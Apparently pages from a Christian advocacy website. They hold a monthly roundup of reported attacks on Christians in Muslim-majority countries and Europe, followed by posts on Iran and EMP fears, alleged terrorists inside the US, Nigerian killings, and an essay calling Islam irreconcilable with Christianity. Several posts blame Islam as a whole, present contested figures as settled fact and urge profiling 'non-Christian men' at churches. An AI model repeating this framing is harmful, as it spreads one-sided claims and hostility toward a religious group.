Mozambique: A May 12 **report** notes that Islamic extremists are intensifying their attacks against Christians, including beheadings, kidnappings, arson, and church burnings. Over 349 people have been killed in 2024, a 36% rise from last year. "Many Christians are suffering," **said** a local priest.

Indonesia: On May 19, five Muslim boys aged between 11 and 13 savagely beat and kicked an 8-year-old boy known for his Christian faith, church attendance, and biblical knowledge; **he died** soon thereafter. Previously, they would bully the child, known only by the initials, "KB," but on that day, the thrashing was so bad that he arrived home hunched over in pain. When his parents learned what happened, they went to school and met with the principal, who called the bullies in for a meeting and they confessed. Meanwhile, their Christian victim continued to deteriorate. **According** to KB's father,

> My child's stomach was kicked, that's why it's swollen. The child doesn't want to eat rice and even vomits blood.... He was having difficulty breathing. On the way to the hospital, he was already having convulsions. His condition was terrible.

On May 26, the 8-year-old boy succumbed to his wounds. "He was my first child," his devastated father said. "He was a good and strong child.... I can't believe all of this. I feel like I'm dreaming."

Pakistan: On May 12, Muslims, including a former police officer, **brutally tortured** a Catholic laborer, Kashif Masih, to death. The accusation: stealing a cell phone. Kashif's brother, Riyasat Masih, said the 35-year-old Christian had worked for former police inspector Malik Irfan for three years. At 2:30 a.m., Irfan's relatives raided their home, alleging theft, but "found nothing." Kashif, it turns out, had already been in Irfan's custody since May 11. By 5 a.m., neighbors found Kashif dumped in the street, "**badly** bruised with blood gushing out." Before dying, he told his family Irfan had accused him of theft and ordered seven men to "beat him till he confessed." They tortured him with clubs and iron bars, and hammered steel nails into his legs. "I cannot express the pain when I saw my younger brother's body," **said** Riyasat. "The bruise marks showed the brutality he had suffered at the hands of his influential employer and his goons." Though police were initially reluctant to file charges against a former officer, a Christian protest forced them to arrest Irfan. The other suspects remain free or out on bail. The **report** notes that Kashif's murder is not isolated. On February 27, Muslims in Faisalabad shaved, blackened, and paraded a Christian man on a donkey for alleged wood theft. On June 6, 2024, a Muslim factory owner electrocuted 18-year-old Waqas Salamat to death for quitting his job.

Pakistani Rape and Forced Conversion of Christian Girls

On May 16, a judge in Lahore **handed** 16-year-old Catholic girl Jessica Iqbal back to her 32-year-old Muslim abductor, despite clear signs she was coerced into claiming she converted to Islam and married him. "My daughter couldn't recite the Kalima or answer any questions about Islam," **said** her father, Iqbal Masih. "It was obvious she had been forced—but the magistrate still let her go with her abductor." Jessica was kidnapped April 30 by their neighbor, Azeem Ullah. Masih filed a police report immediately, but Ullah was released within hours—and vanished three

days later. In court, Jessica appeared terrified. "She told us she was helpless… she feared for our lives," her father **said**. "Our lives are devastated. This mental anguish is killing me." Sohail Habil of HARDS Pakistan confirms this pattern: "In 99% of these cases, girls are threatened into lying. The judge saw through it, and did nothing." This is common in Pakistan, where Christian girls—some as young as 10—are abducted, raped, and forced into sham Islamic "marriages," often with judicial approval, the human activist added.

Separately, on May 27, Pakistan's top Islamic authority, the Council of Islamic Ideology, rejected and labeled a bill criminalizing child marriage as "**un-Islamic**." The bill—passed by the National Assembly on May 16 and the Senate on May 19—defines a child as anyone under 18 and criminalizes any marriage involving a minor. It equates marital cohabitation with minors to statutory rape, punishable by up to three years of rigorous imprisonment. The Muslim council also criticized the federal parliament for bypassing it during legislative review and argued that the bill's definitions and punishments contradict Islamic injunctions. The "anti-Islamic" legislation also targets abduction, forced conversion, and forced marriage, common abuses faced by Christian girls. According to one **report**, there is an urgent need for all these laws and measures:

> Typically, kidnapped girls in Pakistan, some as young as 10, are abducted, forced to convert to Islam and raped under cover of Islamic 'marriages' and are then pressured to record false statements in favor of the kidnappers, rights advocates say. Judges routinely ignore documentary evidence related to the children's ages, handing them back to kidnappers as their 'legal wives.'

Despite all such fierce opposition from Pakistan's top Islamic authority and other Islamist groups, on May 29, President Asif Ali Zardari **signed** into law a landmark bill to curb child marriage, setting the minimum age for marriage for both genders at 18 years though only in the very limited jurisdiction of Islamabad Capital Territory, not the entire nation.

Muslim Abuse of Apostates to Christianity

Somalia: From May 17 to 19, a young Somali man's brief return home ended in brutal **rejection** after his family discovered he had converted from Islam to Christianity. Once a drug addict, the 20-year-old found new life and sobriety through faith in Christ on April 20 after an underground Somali pastor shared the gospel with him. The family was initially "very excited and happy to see their son again smartly dressed and well groomed," the pastor **recounted**; but when they learned the source of his transformation, their mood quickly changed. They eventually began interrogating him, **demanding** he "pray the Islamic way." When he refused, his father cried: "You were better when you were performing prayers before receiving Issa . Now you have become worse. Leave this house and never come back." Now homeless and ostracized, the young man **laments** the cruelty of those who once cared for him:

> My mother who used to be very lovely and friendly… has now turned against me and even denied me breakfast at home. Now that I have loved Issa, I do not have a family standing with me. I do not know what to do. I need prayers.

According to the **report**,

> Somalia's constitution establishes Islam as the state religion and prohibits the propagation of any other religion… It also requires that laws comply with sharia (Islamic law) principles, with no exceptions in application for non-Muslims. The death penalty for apostasy is part of Islamic law according to mainstream schools of Islamic jurisprudence. An Islamic extremist group in Somalia, Al Shabaab, is allied with Al Qaeda and adheres to the teaching.

Malaysia: On June 25, Malaysia's Court of Appeal **ruled** that only sharia courts may decide whether a person can leave Islam—reaffirming that civil courts have no authority in such matters. The case involved a 47-year-old man who converted to Islam in 2010 to marry a Muslim woman. After their divorce in 2015, he sought to return to Christianity, his original faith. He applied in 2016 to renounce Islam, but the sharia court rejected his request, ordering him instead to **undergo** "counselling sessions." A sharia appeals court upheld the decision. After exhausting sharia options, the man turned to the civil courts, seeking recognition of his Christian identity. But the Court of Appeal dismissed his case, with Justice Nazlan Ghazali **stating**: "We affirm that sharia courts have the exclusive jurisdiction to hear these cases and civil courts cannot interfere." The court also ruled that the man had provided "insufficient" evidence to justify renouncing Islam, though he may reapply. This ruling underscores the near-total legal control sharia courts hold over personal faith in Malaysia, leaving Christian converts without recourse in civil law.

Muslims Attacks on Christian Churches and Cemeteries

Egypt: On Friday, May 2, a massive fire "**broke out**" at the St. George Church in Qift, Qena governorate. The entire church and its contents were engulfed by the inferno. Although no casualties were reported, according to the **report**, St. George's "is an ancient church with a historical character and deep religious symbolism for the people of Qena Governorate. It holds a special place in everyone's hearts as a spiritual and cultural landmark that hosts numerous religious and social events annually." As usual, authorities quickly dismissed the fire as an "accident"—thereby adding it to the many other churches to "accidentally" catch fire in Egypt in recent months and year. (See **here**, **here**, **here**, **here**, **here**, **here**, and **here** for examples.)

In one month alone, August 2022, **11 churches** supposedly "caught fire." In one of these fires, 41 Christian worshippers, including many children, were **killed**.) That there are so many "accidental" fires of churches in Egypt suggests one of two things: either the extremists have—possibly with insider help, including from state security—become more sophisticated and clandestine in their attacks on churches (in one instance, a surveillance camera **caught** a votary candle suddenly and randomly exploding and creating a fire), or else Coptic Christians, for some inexplicable reason, have become the most careless and fire-prone people in the world, seeing that more Coptic churches than any other kind seem to keep "accidentally catching fire." Moreover, if it is true that lit candles, faulty wires, and other electrical problems are behind this ongoing surge in church fires, why are "accidental" fires in mosques and Muslim prayer halls—which outnumber churches in Egypt **by a ratio of 60 to 1**—*completely unheard of*?

Indonesia: According to a May 9 **report**, for 45 years now, Catholics in Bulukumba have been denied a church due to repeated Muslim opposition, even though they have met all legal requirements. Forced to worship in homes and warehouses, they now use a temporary building.

Separately, between May 16 to 19, over a dozen Christian graves across three cemeteries in Yogyakarta's Special Region, which is 93% Islamic, were vandalized, shocking the local Christian community. Many crosses, both wooden and stone, were broken or desecrated. On May 21, a male junior high school student was arrested. Although authorities **insisted** that he was "unaffiliated with a particular group or ideology," and "suffered from a mental disorder," Pastor Putu Praba Darana begged to differ: "I think there is a religious sentiment element in this case." Nor is this an isolated incident. As the **report** notes,

> Vandalism and desecration of Christian graves in the area first occurred in December 2018, when the top of a cross at the gravesite of a Catholic, Albertus Slamet Sugiardi, was cut into a T shape… In addition to removing any Catholic symbols from the cemetery, the community expressed a desire to designate it exclusively for Muslims.

France: After stating that 58 Christian graves were desecrated with Islamist graffiti, including the slogans "Submit to Allah" and "France belongs to Allah," a May 23 **post** states,

> Such attacks are not only acts of vandalism but carry a strong symbolic and ideological message aimed at intimidating Christian communities and asserting radical Islamist narratives. The targeted nature of the graffiti, coupled with the defilement of sacred burial sites, elevates the act from mere property damage to a hate crime intended to sow fear and provoke tension between religious and cultural groups.

Separately, according to a May 10, Fr Laurent Milan, a Catholic priest who had just conducted mass in a church in Montfavet, found himself surrounded and **threatened** by a mob of about ten young men shouting "Allahu Akbar." The attackers, including minors, gained entry by claiming to be Muslim visitors but then launched insults and threatened to burn the church. "They didn't insult me personally," **said** Fr Milan, "It was provocation and abusive language, directed against the Catholic religion."

This attack is part of a rise in anti-Christian hostility in France, the **report** notes. Three days earlier, youth disrupted a parish meeting with shouting and banging on windows. On April 18, Good Friday, two priests were attacked in Lisieux and Tarascon—one grabbed by the collar, the other slapped. In Cambrai, a 96-year-old priest was kidnapped and brutally beaten by burglars who tied him up and stole religious items. The assailants remain free. Perhaps most notoriously, in 2016, two Muslims forced Father Jacques Hamel, an 85-year-old Catholic priest, to kneel at his church altar before ritually slitting his throat and videotaping the slaughter.

General Muslim Abuse of Christians

Germany: Late at night on May 20 in Berlin, a group of men "**of Arab origin**" asked a man in the street if he was a Muslim. When the 24-year-old man, name withheld, responded that he was Christian, they violently beat him, including with severe blows to his head, before fleeing. The man required hospital attention.

This is hardly the first time that Muslims target and beat people for being Christian in Berlin. In previous years, **a man was injured for wearing chain with a cross**, another was **beaten and threatened with a knife because of his Christian tattoo** and another was **attacked for wearing two wooden Christian crosses**. Also, less than a year ago, the **St Matthew's Church** in Berlin was the target of an arson attack.

Egypt: In late May, Muslim mobs **attacked and burned** Christian properties in Minya province on learning that one Christian household was about to have a mobile network booster installed on their roof. (According to the all-important **Pact of Omar**, in order to safeguard their lives, Christians had to agree "not build houses overtopping the houses of Muslims.") As the mob, which included hijabbed women and children, destroyed and torched Christian property, they could be

heard in a **video** crying "Allahu Akbar"—Islam's war cry against *kuffar* (infidels)—while also demanding the immediate expulsion of all Copts from the village (in keeping with the Pact of Omar which promotes collective punishment).

A Christian woman managed to record the savage destruction and arson committed by the Muslims. The video can be viewed **here**. (She was ordered by State Security to remove it, which she did; some copies, however, evaded censorship.) Barricaded in her home, she video tapes the mobs from her barred window as they completely thrash, set fire to, and hammer parts of her family's property. You can hear the woman say (in Arabic), "Do you see—oh, world! do you see, what they're doing, and how they behave?" Soon after that, you can hear her say "Save us! Please save us.... O, save us!" She also cries out, "O Lord, Lord, Lord—please have mercy! " At one point, addressing the Muslim vandals outside her barred window, she says, "Please, please have mercy! We're going to die, we're going to die!" No mercy was offered, just more rage and, as can be heard, an ongoing chorus of Allahu Akbar! "Look how they destroyed our whole house—the fence, doors, windows!" she says at one point. When she sees someone tearing and running away with a piece of her property, she cries "Thieves ... thieves! Where's the government? What government?!" As usual, the mobs were given amble time to vent their rage before the authorities and firefighters responded. At the end of the recording, it seems that the mobs finally break into her home and assault her and/or other family members—at which point she starts screaming and crying hysterically. The video abruptly ends soon thereafter.

Syria: While harassing a Christian majority town, masked men in military uniforms made "threat to kill Christians." According to the May 5 **report**,

> Syria has recently experienced a dramatic and worrying escalation of hate speech that fuels tension and threatens civil peace.... The current racist campaigns and inflammatory statements have contributed to divisions among the constituents of the Syrian society and increasing violence... group of masked men in military uniform attacked a store selling alcoholic beverages in Rablah town, which is inhabited mostly by Christian citizens, in Al-Qusayr countryside in Homs. The gunmen assaulted a young man who was in the store at the time of the attack, sabotaged the store's contents and stole money. Before leaving the area, the gunmen threatened to kill the town's residents, called residents as 'infidels' and insulted the Christian religion and its symbols.

Separately, according to a May 20 **post**,

> Posters on the fences of the Christian and Alawite city of Tartus in Syria: Either you immediately change your religion from Christian to Muslim and convert to Islam, or you pay protection and tribute fees with your lives. Unknown individuals are distributing posters throughout the city, and at the end it is written: All religions are infidels, and only Islam is the true religion.

Iraq: According to a May 29 **report**, nearly eight years after the Islamic State's fall, the nation's Christian population remains in a state of crisis, facing persistent discrimination, forced displacement, and cultural erasure. Once numbering 1.5 million, Christians now total just 140,000, despite roots that stretch back to the 1st century, long before the 7th century Islamic conquests. Iraqi Christian leaders and NGOs stress a systematic effort to erase their presence, beginning with the Islamic State's seizure of Mosul in 2014. In the **words** of Monsignor Najeeb, Chaldean Archbishop of Mosul:

> As soon as they seized the city, jihadists' voices echoed from mosque loudspeakers and megaphones to mock Christians, announcing that they must choose: conversion, exile, or submission under dhimmi status. Most fled with only their cars and what they wore.

But after ISIS, Christians continue to suffer routine discrimination: "Today we are not equal," **laments** Yohanna Yousif of the Hammurabi Human Rights Organization. "They have all the rights; we have none." Roland, a project manager, **echoes** this sentiment:

> I applied online to be a teacher and received a positive response by email. But when the list of accepted candidates was published, my name had been removed because I'm a Christian. Similarly, in class, when a Christian student is top of the class, teachers give them lower grades so that a Muslim student can take the first place.

Shiite militias like Hachd al-Chaabi, who have nearly 240,000 fighters, are accused of seizing Christian lands and conducting a "real demographic shift." In Bartella, Christians—once a majority—are now a minority. Monsignor Najeeb calls it a "heritage genocide," adding "We live like refugees in our own country."

***Raymond Ibrahim**, author of* **Defenders of the West**, **Sword and Scimitar**, **Crucified Again**, *and* **The Al Qaeda Reader**, *is the Distinguished Senior Shillman Fellow at the Gatestone Institute and the Judith Rosen Friedman Fellow at the Middle East Forum.*

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in July 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.

Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or second-class, "tolerated" citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

Previous Reports:

- **April, 2025**
- **March, 2025**
- **February, 2025**
- **January, 2025**

Trump, Iran, and the EMP Threat: Brigitte Gabriel Sounds the Alarm

JULY 1, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, UNITED PATRIOTS UPRISING WITH GARY BINFORD

United Patriots Uprising with Gary Binford

> "We are fighting a spiritual battle between the forces of evil who want to destroy the forces of goodness." — Brigitte Gabriel

In her fourth appearance on United Patriots Uprising, national security analyst Brigitte Gabriel delivered an impassioned and urgent warning: our conflict with Iran is far from over—and never will be, so long as radical Islam continues its war against Judeo-Christian civilization.

Born in Lebanon and raised in a bomb shelter during a civil war fueled by Islamic terrorism, Gabriel knows firsthand the cost of appeasement. In this interview with Gary Binford, she lays bare the spiritual and political stakes, calling President Trump's recent decisive action against Iran a God-ordained intervention at the brink of nuclear catastrophe.

Brigitte Gabriel Breaks Down Our Conflict with Iran. Is It Over? Can It Ever Be Over?
https://youtube.com/watch?v=U4Oh4WTGPvs

Codifying Trump's Agenda: From Executive Order to Law

Gabriel doesn't just sound alarms—she offers marching orders. Through her organization, ActForAmerica.org, Gabriel is working directly with President Trump and Congress to turn executive orders into codified laws before the next midterm election. She urges listeners to wake up and act:

"Being informed without taking action means nothing."

Gabriel warns that Democrats are already lobbying lawmakers around the clock. Conservatives must move beyond conferences and rubber-chicken dinners to local action—calling reps, showing up, and staying engaged.

The Real Threat from Iran: An EMP Nightmare

Forget Israel for a moment, Gabriel says. Americans need to understand that Iran has planned for years to cripple the U.S. through an EMP (Electromagnetic Pulse) attack. Just one nuclear-tipped missile detonated 300 miles above the heartland could send the entire nation back to the 14th century—no power, no transportation, no food, no medicine. Congress knew this in 2009. Few Americans do today.

"The EMP Commission estimated 90% of Americans would die in the first year."

This chilling reality explains why Trump acted—and why Gabriel warns against the Democrats' efforts to impeach him for it. The danger is not theoretical. It is imminent.

The Spiritual Battle Behind the Headlines

Gabriel and Binford both frame the Iranian conflict in biblical terms. The divide dates back to Abraham, Isaac, and Ishmael, establishing a perpetual conflict between the descendants of the promise and those who oppose God's covenant with Israel. Radical Islam isn't just a geopolitical threat—it's a theological revolt against God's sovereignty.

"People don't even know why we support Israel. They don't know why they hate us. They don't know what this is about."

Removing God from schools, government, and society has left Americans—especially younger generations—defenseless in the face of evil ideologies masked as peace movements. The church, too, has failed to equip believers with the historical and spiritual discernment they need.

Key Takeaways:

- Iran's nuclear program was set back, but the ideological war is far from over.
- An EMP attack remains a real threat; Americans must understand the stakes.
- President Trump's actions were necessary and decisive.
- Radical Islam seeks global domination—not peaceful coexistence.
- Conservatives must act now to codify Trump's policies before the next election.
- ActForAmerica.org provides tools and alerts for grassroots action.

Learn More and Get Involved

Find Brigitte Gabriel Online:

- Website: **https://www.actforamerica.org**
- Email: **info@actforamerica.org**
- Social Media: Act for America is active on Facebook, Instagram, X (Twitter), Telegram, and TikTok.

Find Gary Binford Online:

- **YouTube Channel: @garybinford1969**
- **Podcast Archive:** *United Patriots Uprising* at **RadioInfluence.com**
- **X (Twitter): @gary_binford**
- **Facebook: Gary Binford**
- **Truth Social: @GaryBinford**

Scripture Reminder:

"He who dwells in the shelter of the Most High will abide in the shadow of the Almighty." — Psalm 91:1

> **Don’t do nothing.** Now is the time to defend your family. Stand firm in truth. Speak boldly in love.

■

Enemies Within: Are Radical Islamic Terrorists Already Among Us?

JUNE 16, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, JIHAD

Former CIA Targeter Sarah Adams Sounds the Alarm

It's one thing to hear about terrorism threats from politicians or media pundits. It's quite another when the warning comes from a seasoned CIA targeter—someone who has actually tracked terrorist networks and their movement into the United States.

That's precisely what Sarah Adams, co-author of **Benghazi: Know Thy Enemy** and former CIA analyst, told Glenn Beck in a stunning interview. According to Adams, both ISIS and al-Qaeda are not only targeting the U.S.—**they are already here**, embedded, waiting, and in some cases, casing churches and schools.

> "Bin Laden's sons are planning another 9/11 on U.S. soil—and if we don't get ahead of that, we'll see something much bigger."

A Chilling Wake-Up Call

Sarah Adams is no fringe theorist. Her background includes high-level intelligence work and firsthand experience with jihadist threats. In her interview, she laid out alarming details: over

8,000 terrorists have reportedly entered the U.S. in recent years—through both illegal and legal means. These include operatives from Afghanistan, Pakistan, and North Africa.

> "ISIS has 2,500 terrorists in the U.S.—not counting green card holders, citizens, or visa recipients," Adams stated. "Al-Qaeda is aiming at Washington, D.C., while ISIS targets mid-tier cities."

She further explained how terrorists are specifically training to attack soft targets—churches, hospitals, schools, shopping centers—and even asked, why would someone with no children want to know how a school operates?

Watch: Former CIA Targeter Sarah Adams Interview – YouTube

Former CIA targeter warns ISIS & Al Qaeda are ALREADY in America
https://youtube.com/watch?v=ExWVY_iLBXc

What Does This Mean for the Church?

Churches in America are increasingly becoming surveillance targets for hostile actors. Adams reports teams of 2–4 non-Christian men visiting churches under false pretenses, asking suspicious questions, often focused on security teams or live-streaming capabilities.

> "If someone shows up asking about your security team and livestreaming—get their photo, take a copy of their ID, and report it."

Many churches have wisely begun establishing safety and security teams, but Adams urges further vigilance. Every suspicious interaction should be documented and shared with local law enforcement. The objective: disrupt the timeline of coordinated attacks.

> "The terrorists have shifted from slow and methodical to fast, aggressive, and coordinated."

Where Are We Headed?

Adams paints a sobering picture—not just of isolated attacks, but of a broader, blitzkrieg-style strategy aimed at rapid destabilization. She names Europe as a powder keg already erupting, with the U.S. not far behind.

This isn't fearmongering. It's discernment. And it's a reminder for the Church to not only watch and pray but also act wisely and prepare practically.

> "The way we left Afghanistan—98% of our human intelligence was lost. We no longer know what al-Qaeda leadership is doing."

Biblical Vigilance in Perilous Times

In Matthew 10:16, Jesus warned, 'Behold, I send you out as sheep in the midst of wolves. Therefore, be wise as serpents and harmless as doves.' The Church must not be naïve about the world we live in. Radical Islam, enabled by open borders and ignored intelligence, is a clear and present threat.

Yet we do not panic—we prepare—spiritually and physically. We shine the light of Christ in a dark world, but we also secure the perimeter, protect the flock, and speak truth boldly against any ideology that exalts itself above God.

Nigerian bishop denounces government's complicity in 'genocide' of Christians

JUNE 11, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Bishop Wilfred Chikpa Anagbe said the latest wave of Fulani terrorist attacks, resulting in the slaughter of at least 85 Christians, are part of a systemic genocide.

(**LifeSiteNews**) — **Bishop Wilfred Chikpa Anagbe** of the Diocese of Makurdi slammed the recent brutal attacks on Nigerian Christians by Fulani militias as part of a "genocide" in which the country's government is complicit.

In a June 4 **interview** with ACI Africa, the bishop emphasized that the latest wave of **Fulani terrorist attacks,** which began May 25 and have continued into early June, resulting in the slaughter of at least 85 Christians, are part of a systemic genocide of the country's Christian population. Anagbe also sharply criticized the Nigerian government for failing to protect the nation's Christians against the continued attacks.

Nigeria has been named the most dangerous region for Christians.

“No nation watches her citizens slaughtered like animals and says there is nothing to be done. It’s genocide,” the bishop said.

The Fulani terrorists opened their wave of attacks on **May 25**, a Sunday, by massacring 20 lay Christians, as well as abducting a priest and several nuns. A week later, in another major attack on Sunday, **June 1**, the Fulani militias killed at least 43 Christians in Gwer West and Apa counties.

Anagbe emphasized that this recent wave of killings has led to two parishes in his diocese being closed, bringing the total of diocesan churches abandoned due to persecution up to 17.


“Some parishes span up to 20 kilometers, with many outstations and zones. When we talk about 17 parishes being shut, it means an entire community has been displaced and taken over. They cannot go back,” the bishop said.

Anagbe then highlighted that, ultimately, the slaughtering of Christians is an attempted genocide aimed at changing Benue’s demographic makeup.

“(I)t has always been a jihadist war – an attempt to occupy and conquer territory. There is no other explanation. It is an Islamic war aimed at targeting predominantly Christian tribes,” he said.

Our God Is Love – Allah Is Not: Why Christianity and Islam Cannot Be Reconciled

APRIL 7, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN LOVE, JIHAD



Introduction: The Heart of the Matter

In John 17, Jesus prays to the Father in one of the most intimate and revealing moments of divine love found in Scripture. “The glory that you have given me I have given to them, that they may be one even as we are one…” (John 17:22). This prayer is not only theological gold but a window into the very nature of the triune God—a God who *is* love (1 John 4:8).

This reality is not a secondary trait of Christianity; it *is* the Christian worldview. Our God is personal, relational, and loving. In contrast, Allah of the Qur’an is described as sovereign and all-powerful, but never as love. He is unknowable, impersonal, and arbitrary. These foundational differences are not minor disagreements.

> **They are irreconcilable.**

Dan Wolf, a long-time contributor to Virginia Christian Alliance, has laid a thorough foundation showing how Islam is more than a religion; it is a comprehensive socio-political and legal system

incompatible with both biblical Christianity and the U.S. Constitution. Today, as secular voices call for **interfaith** harmony and "**Abrahamic unity**," it's time to reassert the truth. It is a myth that Christianity and Islam worship the same God under different titles—they are profoundly different in nature and character.

1. The Nature of God: Love vs. Submission

Christianity teaches that God is love (1 John 4:8) and reveals Himself through His Son, Jesus Christ. God is triune—Father, Son, and Holy Spirit—in perfect unity and relational love. This is the model for our relationship with Him and others (John 17:21).

Islam, however, **rejects** the Trinity outright. The Qur'an denies that Allah has a son (Qur'an 112:3, 4:171). The concept of Allah as "love" is entirely absent. Instead, Islam emphasizes total submission (the word ***Islam* means "submission"**) to the will of Allah. Relationship is replaced by servitude. Grace is replaced by works. Sonship is replaced by fear.

This alone makes Christianity and Islam doctrinally irreconcilable. The God of the Bible *loves* us enough to dwell with us (John 1:14). Allah remains distant and unknowable.

2. Law and Liberty: Sharia vs. God-Given Freedom

Dan Wolf's writings demonstrate how Islam imposes **Sharia law** as an all-encompassing system governing public and private life. Sharia dictates everything from clothing to diet to civil penalties. Under it, there is no distinction between religion and state.

Christianity, by contrast, teaches **freedom through Christ** (Galatians 5:1). Biblical law exists within a covenantal relationship rooted in love. America's founders understood this and designed our republic with **God-given rights** and checks on government power. As Wolf rightly explains, our foundational documents are built on the idea that power is granted by God to the people—not imposed through religious tyranny.

Sharia law is antithetical to the U.S. Constitution. It allows for no freedom of religion, press, or speech. It punishes apostasy with death. Women and non-Muslims are second-class. To integrate Sharia into Western governance is to dismantle liberty itself.

3. The Goal of Islam: A Global Caliphate

While Christians are commanded to make disciples of all nations, our weapons are spiritual, not carnal (2 Corinthians 10:4). Islam, historically and doctrinally, seeks the **establishment of a global caliphate** where Sharia law governs all.

This is not a conspiracy theory but a historical fact. From the early conquests of Muhammad to modern Islamist movements, the aim has been consistent: **submission of the world to Islam.** This mission is incompatible with both the Gospel and the U.S. Constitution.

Dan Wolf has long warned about how stealth jihad—the nonviolent but strategic infiltration of Islamic law into legal, educational, and financial systems—threatens America's biblical and constitutional heritage. This is not alarmism. It's discernment.

4. Jesus vs. Muhammad: Love and Grace vs. Power and Fear

Jesus laid down His life for His enemies (Romans 5:8). He forgave sinners, healed the sick, and welcomed children. Muhammad led military campaigns, sanctioned executions, and married a child bride.

Comparing these two is not merely unhelpful—it is blasphemous. One reflects the nature of a loving, self-sacrificing God, while the other reflects the characteristics of a fallen man building a religious empire.

5. Why This Matters in 2025

Many Christians, especially younger ones, are being led into the **false gospel of religious pluralism.** The idea that all religions lead to God is not just wrong; it's dangerous.

Schools are introducing Islamic practices in the name of diversity, while Christian expression is censored. Government agencies, globalist NGOs, and even some churches are promoting "interfaith unity" without understanding what they're endorsing.

The fruit of this compromise is confusion, syncretism, and a weakened church. We must speak the truth in love—clearly, compassionately, and courageously.

Conclusion: Stand Firm in the Truth

Jesus said, "I am the way, the truth, and the life. No one comes to the Father except through me" (John 14:6). That truth has not changed. And we must not water it down.

The God of Christianity is not the god of Islam. Yahweh is the God who *is* love. He sent His Son not to subdue us, but to save us. Allah demands submission; our God offers salvation. The difference is eternal.

Let us follow Christ's example in John 17—to love one another, to glorify God, and to stand apart from the world, even as we reach into it with His truth.

See Dan's work below on "interfaith"

The Interfaith Series

1. **Inter-Faith Myths and Islam: Part 1**
2. **Inter-Faith Myths and Islam – Part 2 A Christian Perspective**
3. **Islamic Propaganda**
4. **The Problem of Religious Sources**
5. **Islam Defined**
6. **Islam's Jesus**
7. **Why the Differences in God's Nature Matter**
8. **Jihad's Nature**
9. **How Should Christians Respond**
10. **What Christians Should Not Do**
11. **A Word to the Left**

Syrian Christians Massacred Amid Jihadist Slaughter of Alawites

MARCH 11, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, JIHAD

The situation in Syria has escalated into a **barbaric massacre**, with jihadist forces systematically slaughtering **Alawites and Christians**. Reports from the ground detail unspeakable acts of brutality, including executions, torture, and mass killings. Many of the victims are innocent civilians, including women, children, and medical professionals.

